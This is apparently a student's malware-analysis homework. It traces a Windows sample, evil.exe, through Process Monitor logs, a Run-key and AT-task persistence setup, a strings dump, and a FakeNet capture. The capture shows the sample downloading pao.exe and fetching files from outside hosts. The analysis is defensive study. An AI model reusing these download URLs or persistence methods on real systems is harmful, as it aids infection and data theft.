

Homework 1 Malware Analysis

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CS 373

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For homework 1 I mostly used process monitor, process explorer and fakeNet to investigate the sample in this homework. I executed the sample and used process monitor to find the operations that the malware was performing. I found that that the Evil.eve file was modifying a large number of .dll files in the System32 folder and even hijacked a command prompt and windows service host. Eventually the malware created a folder "C:\ntldr\ and would occasionally create files there.

9:50:1...	svchost.exe	2084	QueryDirectory	C:\ntldr\svchost.exe	NO SUCH FILE	Filter: svchost.exe
9:50:1...	evil.exe	2084	CloseFile	C:\ntldr\	SUCCESS	
9:50:1...	svchost.exe	868	CreateFile	C:	SUCCESS	Desired Access: G...
9:50:1...	svchost.exe	868	FileSystemControl	C:	SUCCESS	Control: FSCTL_Q...
9:50:1...	svchost.exe	868	FileSystemControl	C:\Program Files\tongji2.exe	SUCCESS	Control: FSCTL_R...
9:50:1...	svchost.exe	868	RegQueryValue	\REGISTRY\A\{626672D0-418E-11ED...	SUCCESS	Type: REG_QWO...
9:50:1...	svchost.exe	1708	CreateFile	C:\Users\Admin\Desktop\malware\Mal...	SUCCESS	Desired Access: E...
9:50:1...	svchost.exe	868	RegQueryValue	\REGISTRY\A\{626672D0-418E-11ED...	SUCCESS	Type: REG_QWO...
9:50:1...	svchost.exe	868	RegQueryValue	\REGISTRY\A\{626672D0-418E-11ED...	NAME NOT FOUND	Length: 20
9:50:1...	svchost.exe	868	RegQueryValue	\REGISTRY\A\{626672D0-418E-11ED...	NAME NOT FOUND	Length: 106
9:50:1...	svchost.exe	868	CloseFile	C:	SUCCESS	
9:50:1...	svchost.exe	868	QueryFileIntem...	C:\Program Files\tongji2.exe	SUCCESS	IndexNumber: 0x2...
9:50:1...	tongji2.exe	1708	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x762...
9:50:1...	evil.exe	2084	CreateFile	C:\Users\Admin\Desktop\malware\Mal...	SUCCESS	Desired Access: G...
9:50:1...	tongji2.exe	1708	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x75b...
9:50:1...	evil.exe	2084	CreateFile	C:\ntldr\svchost.exe	SUCCESS	Desired Access: G...
9:50:1...	csrss.exe	424	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS	Desired Access: E...
9:50:1...	csrss.exe	424	CreateFileMapp...	C:\Windows\System32\conhost.exe	FILE LOCKED WI...	SyncType: SyncTy...

Initially it created a svchost.exe file that was hijacked from windows to do many different tasks. This sample also added a task to the window start up to start this svchost.exe so that the malware would be executed whenever the machine was started.


Name	Description	File	File Corporati
VMware User Process	VMware Tools Core Service	c:\program files\vmware\vmware tools\vmtoolsd.exe	VMware, Inc.
skunser	0004b0	c:\ntldr\svchost.exe	sofrs

Name	Type	Data
(Default)	REG_SZ	(value not set)
skunser	REG_SZ	C:\ntldr\svchost.exe

Using the AT command, I found that the svchost.exe file was being scheduled to run every 30 minutes on the hour. I decided to investigate what exactly was happening every thirty minutes and I found that the svchost was not only protecting itself and the evil.exe file but also running this tongji2.exe file.

svchost.exe	1.06	113,752 K	49,460 K	1588	Desktop Window Manager	Microsoft Corporation
svchost.exe	< 0.01	14,448 K	25,196 K	868	Host Process for Windows S...	Microsoft Corporation
taskeng.exe		1,088 K	3,592 K	2988	Task Scheduler Engine	Microsoft Corporation
svchost.exe	0.01	2,660 K	8,680 K	1360		sofrs
tongji2.exe		564 K	2,540 K	2320		
svchost.exe		6,420 K	11,880 K	968	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	10,628 K	11,308 K	1080	Host Process for Windows S...	Microsoft Corporation
spoolsv.exe		4,692 K	9,236 K	1220	Spooler SubSystem App	Microsoft Corporation

I then used process explorer to dump strings from this tongji.exe and found that it was getting a large amount of system information and attempting to send out this information.



```
tongji2.exe.txt - Notepad
File Edit Format View Help
RSDS
C:\Users\Andy\Documents\Visual Studio 2010\Projects\HServer2_OpenSSLFork\Release\FakeServerMiniProgram.pdb
MessageBoxW
USER32.dll
GetCommandLineW
HeapSetInformation
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
SetUnhandledExceptionFilter
IsDebuggerPresent
GetProcAddress
GetModuleHandleW
ExitProcess
DecodePointer
WriteFile
GetStdHandle
GetModuleFileNameW
FreeEnvironmentStringsW
GetEnvironmentStringsW
SetHandleCount
InitializeCriticalSectionAndSpinCount
GetFileType
GetStartupInfoW
DeleteCriticalSection
EncodePointer
TlsAlloc
TlsGetValue
TlsSetValue
TlsFree
InterlockedIncrement
SetLastError
GetCurrentThreadId
GetLastError
InterlockedDecrement
HeapCreate
QueryPerformanceCounter
GetTickCount
GetCurrentProcessId
GetSystemTimeAsFileTime
LeaveCriticalSection
EnterCriticalSection
LoadLibraryW
HeapFree
Sleep
GetCPInfo
GetACP
GetOEMCP
IsValidCodePage
RTLUnwind
WideCharToMultiByte
HeapSize
HeapAlloc
HeapReAlloc
IsProcessorFeaturePresent
LCMapStringW
MultiByteToWideChar
GetStringTypeW
KERNEL32.dll
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
<security>
<requestedPrivileges>
```

```
Connection: Keep-Alive

[Sent http response to client.]

[DNS Query Received.]
  Domain name: www.hisunpharm.com
[DNS Response sent.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET /files/File/product/pao.exe HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
  Host: www.hisunpharm.com
  Connection: Keep-Alive

Failed to send all the data.
[Error sending http response to client: 10054]
Failed to send all the data.
[Sent http response to client.]

[DNS Query Received.]
  Domain name: static.naver.net
[DNS Response sent.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET /w9/blank.gif HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
  Host: static.naver.net
  Connection: Keep-Alive

[Sent http response to client.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET /sun.txt HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
  Host: timeless888.com
  Connection: Keep-Alive

[Sent http response to client.]

[DNS Query Received.]
  Domain name: timeless888.com
[DNS Response sent.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET /tong.htm HTTP/1.1
  Accept: */*
  User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
  Accept-Encoding: gzip, deflate
  Host: timeless888.com
  Connection: Keep-Alive

[Sent http response to client.]
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Admin>at

Status ID    Day          Time          Command Line
-----
1            Tomorrow    12:00 AM      c:/ntldr/svchost.exe
10           Tomorrow    4:30 AM       c:/ntldr/svchost.exe
11           Tomorrow    5:00 AM       c:/ntldr/svchost.exe
12           Tomorrow    5:30 AM       c:/ntldr/svchost.exe
13           Tomorrow    6:00 AM       c:/ntldr/svchost.exe
14           Tomorrow    6:30 AM       c:/ntldr/svchost.exe
15           Tomorrow    7:00 AM       c:/ntldr/svchost.exe
16           Tomorrow    7:30 AM       c:/ntldr/svchost.exe
17           Tomorrow    8:00 AM       c:/ntldr/svchost.exe
18           Tomorrow    8:30 AM       c:/ntldr/svchost.exe
19           Tomorrow    9:00 AM       c:/ntldr/svchost.exe
2            Tomorrow    12:30 AM      c:/ntldr/svchost.exe
20           Tomorrow    9:30 AM       c:/ntldr/svchost.exe
21           Tomorrow    10:00 AM      c:/ntldr/svchost.exe
22           Tomorrow    10:30 AM      c:/ntldr/svchost.exe
23           Tomorrow    11:00 AM      c:/ntldr/svchost.exe
24           Tomorrow    11:30 AM      c:/ntldr/svchost.exe
25           Tomorrow    12:00 PM      c:/ntldr/svchost.exe
26           Tomorrow    12:30 PM      c:/ntldr/svchost.exe
27           Tomorrow    1:00 PM       c:/ntldr/svchost.exe
28           Tomorrow    1:30 PM       c:/ntldr/svchost.exe
29           Tomorrow    2:00 PM       c:/ntldr/svchost.exe
3            Tomorrow    1:00 AM       c:/ntldr/svchost.exe
30           Tomorrow    2:30 PM       c:/ntldr/svchost.exe
31           Tomorrow    3:00 PM       c:/ntldr/svchost.exe
32           Tomorrow    3:30 PM       c:/ntldr/svchost.exe
33           Tomorrow    4:00 PM       c:/ntldr/svchost.exe
34           Tomorrow    4:30 PM       c:/ntldr/svchost.exe
35           Tomorrow    5:00 PM       c:/ntldr/svchost.exe
36           Tomorrow    5:30 PM       c:/ntldr/svchost.exe
37           Tomorrow    6:00 PM       c:/ntldr/svchost.exe
38           Tomorrow    6:30 PM       c:/ntldr/svchost.exe
39           Tomorrow    7:00 PM       c:/ntldr/svchost.exe
4            Tomorrow    1:30 AM       c:/ntldr/svchost.exe
40           Tomorrow    7:30 PM       c:/ntldr/svchost.exe
41           Tomorrow    8:00 PM       c:/ntldr/svchost.exe
42           Tomorrow    8:30 PM       c:/ntldr/svchost.exe
43           Tomorrow    9:00 PM       c:/ntldr/svchost.exe
44           Tomorrow    9:30 PM       c:/ntldr/svchost.exe
45           Today       10:00 PM      c:/ntldr/svchost.exe
46           Today       10:30 PM      c:/ntldr/svchost.exe
47           Today       11:00 PM      c:/ntldr/svchost.exe
48           Today       11:30 PM      c:/ntldr/svchost.exe
5            Tomorrow    2:00 AM       c:/ntldr/svchost.exe
6            Tomorrow    2:30 AM       c:/ntldr/svchost.exe
7            Tomorrow    3:00 AM       c:/ntldr/svchost.exe
8            Tomorrow    3:30 AM       c:/ntldr/svchost.exe
9            Tomorrow    4:00 AM       c:/ntldr/svchost.exe

C:\Users\Admin>S_
```

I then had the idea to investigate what happened at one of these 30 minutes intervals/

This evil.exe appears to be collecting system information and sending it out at 30 minutes intervals.